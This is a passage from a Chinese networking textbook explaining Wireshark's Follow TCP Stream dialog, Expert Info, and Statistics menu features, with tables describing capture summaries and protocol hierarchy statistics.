


图 7.26　Follow TCP stream 对话框

图 7.26 显示的是一个 HTTP 客户机访问 Web 服务器时,双方所交互的信息。在默认情况下,客户机发送的报文内容呈红色字体,服务器响应的报文呈蓝色字体,即用不同颜色标识客户/服务器会话中的 TCP 流方向。可以通过选择下拉选项中的 Entire conversation 或两个单方向数据流来控制内容显示。如 Entire conversation(4012 bytes)[混合色]、192.168.0.101:2054→192.168.0.1:5678 (427 bytes)[红色]和 192.168.0.1:5678→192.168.0.101:2054 (3585 bytes)[蓝色]。

在图 7.26 中的第 1 段是 HTTP 客户机向 Web 服务器发出的 GET 请求获取 URL 指定的网页，第 2 段是 HTTP 服务器对客户机返回的响应，第 3 段是服务器返回给客户机的 XML 格式的 Web 页面内容。在第 6.3 节介绍了用 TCP 协议传输的 HTTP 客户机/服务器之间的相互通信过程和实际数据案例。

单击 Save As 按钮可将跟踪捕获到的 TCP 流的内容另存为一个完整的文本文件。单击 Print 按钮启动对话框。单击 Filter out this stream 按钮关闭 Follow TCP Stream 对话框，并在 Summary Window 中不再显示与该 TCP 数据流相关的包。

可以选择 TCP 流的编译码形式。有 ASCII 编码、EBCDIC 编码、Hex Dump（十六进制）编码、C Arrays（C 语言数组）格式，以及 Raw（原始数据）格式。

还可在捕获文件中选择“跟踪数据流”和“追踪安全套接字层数据流”。安全套接字层（Secure Socket Layer，SSL）是一套提供身份验证、保密性和数据完整性的信息安全技术，常用来在浏览器和服务器之间建立安全通信。详见第 11.2 节传输层安全协议 SSL/TLS 的介绍。

（6）Expert Info（专家信息）和 Expert Info Composite（专家信息合成）

单击主界面 Analyse→Expert Info 选项后弹出 Expert Info 对话框，如图 7.27 所示。针对可疑的或特殊的数据包进行显示和统计，主要分为错误（Errors）、警告（Warnings）、注意（Notes）和对话（Chats）4 个级别。Expert Info Composite 对话框用于分门别类地统计各可疑数据包的作用，这里不再赘述。




图 7.27　Expert Infos 对话框

7）Statistics（统计）菜单

主界面的 Statistics 菜单选项及功能如表 7.11 所示，这些功能对网络用户数据流的宏观监测，以及对异常主机的追踪定位等十分有用。以下对重点选项详细介绍。

表 7.11　Statistics 的菜单选项及功能

菜单选项	功能描述
Summary	统计捕获文件的综合信息
Protocol Hierarchy	按树形分层协议等级，统计各层协议信息
Conversations	统计该捕获文件中包含的各源端和目的端之间的会话信息
Endpoints	统计该捕获文件中各源端和目的端单方数据包信息

续表

菜单选项	功　能　描　述
IO Graphs	显示该捕获文件中各种通信流量变化的二维曲线图
Conversation List	统计每种协议的源端和目的端之间的双方通信信息
Endpoint List	统计每个主机使用某协议通信的单方数据包信息
Service Response Time	统计该网络中每种协议的请求及其响应时间
统计该捕获文件中包含的以下协议的详细信息：ANSI、Fax T38 Analysis…、GSM、H. 225…、MTP3、RTP、SCTP、SIP…、VoIP Calls…、WAP-WSP…、BOOTP-DHCP、HTTP、ISUP Messages 和 ONC-RPC Programs	
Destinations…	按目的地址进行统计
Flow Graph…	以流程图方式显示各主机之间的通信过程和内容概要
IP Address	按 IP 地址站点进行统计
Packet Length…	包长度信息统计
Port Type…	按端口类型进行统计
TCP Stream Graph	绘制 TCP 数据流的二维图像

(1) Summary

图 7.28 是单击 Statistics→Summary 后的统计概况，它给出：File(捕获文件的属性)、Time(捕获的时间)、Capture(捕获接口设置)、Display(显示方式设置)、该捕获文件的详细信息等几项内容，如表 7.12 所示。





图 7.28　统计显示一个捕获文件的概况

表 7.12　捕获文件的详细信息

详细信息	说　　明
Between first and last packet	捕获文件中第 1 个到最后 1 个包的时间，单位为秒
Packets	在指定的时间段内共捕获的数据包个数
Avg. packets/sec	平均每秒捕获的数据包个数
Avg. packet size	捕获数据包的平均大小
Bytes	捕获文件的总字节数
Avg. bytes/sec	平均每秒捕获的字节数
Avg. MBit/sec	平均每秒捕获兆位数

(2) Protocol Hierarchy

单击 Staticses→Protocol Hierarchy 选项后弹出 Protocol Hierarchy Statistics 对话框，如图 7.29 所示。按 Protocol Hierarchy 得到的结果为：捕获 Ethernet 数据帧 1192 个，百分比 100%，总长 830896B，数据传输率 0.216Mbps。其中，使用 IP 协议的包占 99.83%（即 TCP 协议包占 81.04%，UDP 协议包占 18.46%，ICMP 协议包占 0.34%）；使用 PPP 协议的占 0.17%。



Protocol	% Packets	Packets	Bytes	Mbit/s	End Packets	End Bytes	End Mbit/s
Frame	100.00%	1192	830896	0.216	0	0	0.00
Ethernet	100.00%	1192	830896	0.216	0	0	0.00
Internet Protocol	99.83%	1190	830852	0.216	0	0	0.00
Transmission Control Protocol	81.04%	966	807717	0.210	926	766535	0.19
Hypertext Transfer Protocol	2.77%	33	40175	0.010	29	37667	0.01
Media Type	0.08%	1	355	0.000	1	355	0.00
Line-based text data	0.25%	3	2153	0.001	2	1625	0.00
eDonkey Protocol	0.59%	7	1007	0.000	4	494	0.00
eDonkey Protocol	0.25%	3	513	0.000	3	513	0.00
User Datagram Protocol	18.46%	220	22750	0.006	0	0	0.00
Data	10.99%	131	12763	0.003	131	12763	0.00
eDonkey Protocol	6.21%	74	7961	0.002	74	7961	0.00
Domain Name Service	1.01%	12	1711	0.000	12	1711	0.00
Cisco Hot Standby Router Protocol	0.25%	3	315	0.000	3	315	0.00
Internet Control Message Protocol	0.34%	4	385	0.000	4	385	0.00
PPP Link Control Protocol	0.17%	2	44	0.000	2	44	0.00

图 7.29　按协议分层次统计捕获文件内含的信息

(3) Conversations

图 7.30 是单击 Statistics→Conversations 选项后弹出的对网络通信双方会话信息的统计。对话框中选项卡的解释如下：MAC 地址为 01:00:01:00:00:00 与 14:1c:20:00:01:00 的两台主机会话，产生了 700 个包，共 593 339B，其中 444 个包（共 578 451B）是从 A 主机传到 B 主机，256 个包（共 14 888B）是从 B 主机传到 A 主机。单击 Endpoints 可分别显示源端和目的端的单方数据包统计信息。




图 7.30　通信双方的会话数据量统计

(4) IO Graphs

